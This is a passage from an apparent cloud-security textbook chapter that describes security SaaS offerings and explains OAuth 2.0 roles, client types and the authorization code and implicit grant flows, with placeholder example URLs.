SaaS for email also includes email backup and archiving. This service usually involves storing and indexing an organization's email messages and attachments in a centralized repository. That centralized repository allows an organization to index and search by a number of parameters, including date range, recipient, sender, subject and content. These capabilities are particularly useful for e-discovery purposes, which can be extremely expensive without such capabilities.

Web Content Filtering

As endpoints belonging to an organization—whether they are within an organization's facilities, at home or on the road—try to retrieve web traffic; that traffic is diverted to a SaaS provider that scans for malware threats and ensures that only clean traffic is delivered to end users. Organizations can also enforce their web content policies by allowing, blocking, or throttling traffic (use of bandwidth for that traffic is reduced). Because of the number of websites accessible today, earlier URL filtering solutions deployed on organizations' premises are increasingly inefficient. SaaS providers supplement that URL filtering with the examination of Hypertext Transfer Protocol (HTTP) header information, page content, and embedded links to better understand site content. Additionally, these services use a collective reputation scoring system to bolster the accuracy of this filtering.

SaaS for web content also involves scanning outbound web traffic for sensitive information (ID numbers, credit card information, intellectual property, etc.) that users could send externally without appropriate authorization (data leakage protection). Web traffic is also scanned for content analysis, file type and pattern matching to prevent data exfiltration. Figure 7 illustrates SaaS web content filtering:




Figure 7: SaaS web filtering

Vulnerability Management

As the Internet-facing presence of organizations has grown in size and complexity, as well as its influence in their operations, ensuring the secure configuration and operation of the systems involved has become more difficult and more important. There are SaaS providers that discover, prioritize and assess systems for vulnerabilities, and then report and remediate those vulnerabilities and verify the systems' secure operation. Such information is also used to monitor for and report on compliance with some regulatory requirements, such as the Payment Card Industry's Data Security Standard.

Identity Management-As-a-Service

Identity management-as-a-service (IDaaS) only recently emerged as a service of SaaS, in comparison to email filtering, web content filtering and vulnerability management, which are more established as SaaS offerings. IDaaS attempts to provide some IAM services in the cloud. IDaaS providers will also need to provide other IAM services for cloud customers, including authorization (groups and roles at a minimum), provisioning and auditing.




Figure 8: :Identity management-as-a-service

4.7. OAuth

OAuth (Open Authorization) is an open standard for token-based authentication and authorization on the Internet.

OAuth, which is pronounced 'oh-auth', allows an end user's account information to be used by third-party services, such as Facebook, without exposing the user's password. OAuth acts as an intermediary on behalf of the end user, providing the service with an access token that authorizes specific account information to be shared. The process for obtaining the token is called a flow.

OAuth, which was first released in 2007, was conceived as an authentication method for the Twitter Application Program Interface (API). In 2010, The IETF OAuth Working Group published OAuth 2.0. Like the original OAuth, OAuth 2.0 provides users with the ability to grant third-party access to web resources without sharing a password. Updated features available in OAuth 2.0 include new flows, simplified signatures and short-lived tokens with long-lived authorizations.

OAuth 2.0 is an authorization standard rather than an authentication standard, and its primary purpose is authorizing third-party applications to access APIs on a user's behalf. For instance, if an application wants to use Facebook's API to write a message on a user's Facebook page, it uses OAuth to get permission. If a PaaS application needs to access data in a SaaS database or STaaS offering, OAuth is the answer. OAuth does not exchange identity information, just authorization. Let's return to Facebook as an example: Imagine you have just downloaded an app that stores contact information of your friends. If you have hundreds of friends, loading the contact information manually will be a painful process. But if the app supports OAuth, you can give it permission to get your list of friends and their contact information directly from your Facebook account. Here is a summary of how it works: First the app sends a request to Facebook's OAuth server asking for permission to see your list of friends. Next, Facebook asks you to log in, and you enter your credentials. Facebook then tells you the name of the app that wants to access your account, and the exact permissions the app wants, giving you a chance to reject some or all of the permissions. Once you confirm the app's permission, Facebook sends it a token that it can use for login.

OAuth provides a nice security benefit by allowing users to give third-party applications access to only the account resources they need (enforcing the principle of least privilege), and doing so without sharing passwords. This means that if the application gets hacked, the user's password is safe, and the attacker can gain only the limited account access the application had. Once the compromise is discovered, OAuth allows the service provider (or the user through the service provider) to revoke the application's access without changing any credentials. Another benefit of OAuth is that, unlike SAML, it is designed to work with native applications, not just in a web browser. OAuth expects all communication to take place via HTTP, and, like SAML, uses HTTP requests to pass a token via a user's device.

OAuth Roles

There are four roles which can be applied on OAuth2:

- The Resource Owner, analogous to the SAML subject, is the user with a password-protected online account.
- The Resource Server is the server on which the APIs reside.
- The Client, analogous to the SAML SP, is the application that is attempting to access the account APIs.
- The Authorization Server, analogous to the SAML IdP, is the server that can authenticate the resource owner and grant the client access to the resource server.

OAuth architecture is shown in Figure 9:




Figure 9: OAuth architecture

OAuth divides clients into two types, with important security implications: Confidential Clients and Public Clients.

Confidential Clients are web applications and are more secure of the two types. End users cannot read Confidential Clients' back-end code, so those Clients can store keys that allow them to authenticate themselves to Authorization Servers.

Public Clients are native applications, and their code can be reverse engineered. A mildly skilled malicious user can easily steal keys from a Public Client. Public Clients are therefore not as trustworthy as Confidential Clients.

To build an OAuth Client, you must first register with the service you want to access. Registration generally means you give the Authorization Server your application's URL, and the Authorization Server gives you a unique identifier (Client ID) and a Client Secret to use for authentication (note that this authenticates the OAuth Client, not the user). The application

URL plays an important security role for Confidential Clients. The Authorization Server will send tokens only to that URL. An attacker trying to use a rogue Client to impersonate your Client will have to hijack your URL to succeed.

Why to Use OAuth 2.0?

- You can use OAuth 2.0 to read data of a user from another application.
- It supplies the authorization workflow for web, desktop applications and mobile devices.
- It is a server-side web app that uses authorization code and does not interact with user credentials.

Features of OAuth 2.0

- OAuth 2.0 is a simple protocol that allows access resources of the user without sharing passwords.
- It provides user agent flows for running clients application using a scripting language, such as JavaScript. Typically, a browser is a user agent.
- It accesses the data using tokens instead of using their credentials and stores data in online file system of the user such as Google Docs or Dropbox account.

Advantages of OAuth 2.0

- OAuth 2.0 is a very flexible protocol that relies on SSL (Secure Sockets Layer that ensures data between the web server and browsers remain private) to save user access token.
- OAuth 2.0 relies on SSL which is used to ensure cryptography industry protocols and are being used to keep the data safe.
- It allows limited access to the user's data and allows accessing when authorization tokens expire.
- It has the ability to share data for users without having to release personal information.
- It is easier to implement and provides stronger authentication.

Disadvantages of OAuth 2.0

If you are adding more extensions at the ends in the specification, it will produce a wide range of non-interoperable implementations, which means you have to write separate pieces of code for Facebook, Google, etc.

If your favourite sites are connected to the central hub and the central account is hacked, then it will lead to serious effects across several sites instead of just one.

OAuth 2.0 Architecture

Figure 10 shows architecture of OAuth 2.0:




Figure 10: Architecture of OAuth 2.0

Abstract Protocol Flow

Step 1 – First, the user accesses resources using the client application such as Google, Facebook, Twitter, etc.

Step 2 – Next, the client application will be provided with the client ID and client password during registering the redirect URI (Uniform Resource Identifier).

Step 3 – The user logs in using the authenticating application. The client ID and client password is unique to the client application on the authorization server.

Step 4 – The authenticating server redirects the user to a redirect Uniform Resource Identifier (URI) using authorization code.

Step 5 – The user accesses the page located at redirect URI in the client application.

Step 6 – The client application will be provided with the authentication code, client ID and client password, and send them to the server.

Step 7 – The authenticating application returns an access token to the client application.

Step 8 – Once the client application gets an access token, the user starts accessing the resources of the resource owner using the client application.

Application Registration

Before using OAuth with your application, you must register your application with the service. This is done through a registration form in the 'developer' or 'API' portion of the service's website, where you will provide the following information (and probably details about your application):

- Application Name
- Application Website
- Redirect URI or Callback URL

The redirect URI is where the service will redirect the user after they authorize (or deny) your application, and therefore the part of your application that will handle authorization codes or access tokens.

Client ID and Client Secret:

Once your application is registered, the service will issue 'client credentials' in the form of a *client identifier* and a *client secret*. The Client ID is a publicly exposed string that is used by the service API to identify the application and is also used to build authorization URLs that are presented to users. The Client Secret is used to authenticate the identity of the application to the service API when the application requests to access a user's account and must be kept private between the application and the API.

Authorization Grant

In the *Abstract Protocol Flow* above, the first four steps cover obtaining an authorization grant and access token. The authorization grant type depends on the method used by the application to request authorization, and the grant types supported by the API. OAuth 2 defines four grant types, each of which is useful in different cases:

- **Authorization Code:** used with server-side applications
- **Implicit:** used with mobile Apps or web applications (applications that run on the user's device)
- **Resource Owner Password Credentials:** used with trusted applications, such as those owned by the service itself
- **Client Credentials:** used with applications API access

Now we will describe grant types in more detail, their use cases and flows, in the following sections.

Grant Type: Code

The authorization code grant type is the most commonly used because it is optimized for *server-side applications*, where source code is not publicly exposed, and *Client Secret* confidentiality can be maintained. This is a redirection-based flow, which means that the application must be capable of interacting with the *user-agent* (i.e. the user's web browser) and receiving API authorization codes that are routed through the user-agent.

Now we will describe the authorization code flow as given in Figure 11:




Figure 11: Flow of authorization code

Step 1: Authorization Code Link

First, the user is given an authorization code link that looks like the following:

```
https://cloud.digitalocean.com/v1/oauth/authorize?response_
type=code&client_id=CLIENT_ID&redirect_uri=CALLBACK_
URL&scope=read
```

- https://cloud.digitalocean.com/v1/oauth/authorize: API authorization endpoint
- client_id=client_id: Application's *client ID* (how the API identifies the application)
- redirect_uri=CALLBACK_URL: where the service redirects the user-agent after an authorization code is granted
- response_type=code: specifies that your application is requesting an authorization code grant
- scope=read: specifies the level of access that the application is requesting

Step 2: User Authorizes Application

When the user clicks the link, they must first log in to the service, to authenticate their identity (unless they are already logged in). Then they will be prompted by the service to *authorize* or *deny* the application access to their account. Here is an example of authorize application prompt:




Figure 12: Authorize the Application Prompt

Step 3: Application Receives Authorization Code

If the user clicks 'Authorize Application', the service redirects the user-agent to the application redirect URI, which was specified during the client registration, along with an *authorization code*. The redirect would look something like this (assuming the application is 'dropletbook.com'):

```
https://dropletbook.com/callback?code=AUTHORIZATION_CODE
```

Step 4: Application Requests Access Token

The application requests an access token from the API, by passing the authorization code along with authentication details, including the *client secret*, to the API token endpoint. Here is an example POST request to DigitalOcean's token endpoint:

```
https://cloud.digitalocean.com/v1/oauth/token?client_id=CLIENT_
ID&client_secret=CLIENT_SECRET&grant_type=authorization_
code&code=AUTHORIZATION_CODE&redirect_uri=CALLBACK_URL
```

Step 5: Application Receives Access Token

If the authorization is valid, the API will send a response containing the access token (and optionally, a refresh token) to the application. The entire response will look something like this:

```
{"access_token":"ACCESS_TOKEN","token_
type":"bearer","expires_in":2592000,"refresh_token":"REFRESH_
```

TOKEN","scope":"read","uid":100101,"info":{"name":"Mark E. Mark","email":"mark@thefunkybunch.com"}}

Now the application is authorized! It may use the token to access the user's account via the service API, limited to the scope of access, until the token expires or is revoked. If a refresh token was issued, it may be used to request new access tokens if the original token has expired.

Grant Type: Implicit

The implicit grant type is used for mobile apps and web applications (i.e. applications that run in a web browser), where the *client secret* confidentiality is not guaranteed. The implicit grant type is also a redirection-based flow but the access token is given to the user-agent to forward to the application, so it may be exposed to the user and other applications on the user's device. Also, this flow does not authenticate the identity of the application, and relies on the redirect URI (that was registered with the service) to serve this purpose.

The implicit grant type does not support refresh tokens.

The implicit grant flow basically works as follows: the user is asked to authorize the application, then the authorization server passes the access token back to the user-agent, which passes it to the application. Read on to understand the details step-by-step.




Figure 13: Implicit Flow

Step 1: Implicit Authorization Link

With the implicit grant type, the user is presented with an authorization link that requests a token from the API. This link looks just like the authorization code link, except it is requesting a *token* instead of a code (note the *response type* 'token'):

```
https://cloud.digitalocean.com/v1/oauth/authorize?response_
type=token&client_id=CLIENT_ID&redirect_uri=CALLBACK_URL&scope=read
```

Step 2: User Authorizes Application

When the user clicks the link, they must first log in to the service, to authenticate their identity (unless they are already logged in). Then they will be prompted by the service to *authorize* or *deny* the application access to their account. Here is an example to authorize the application prompt:

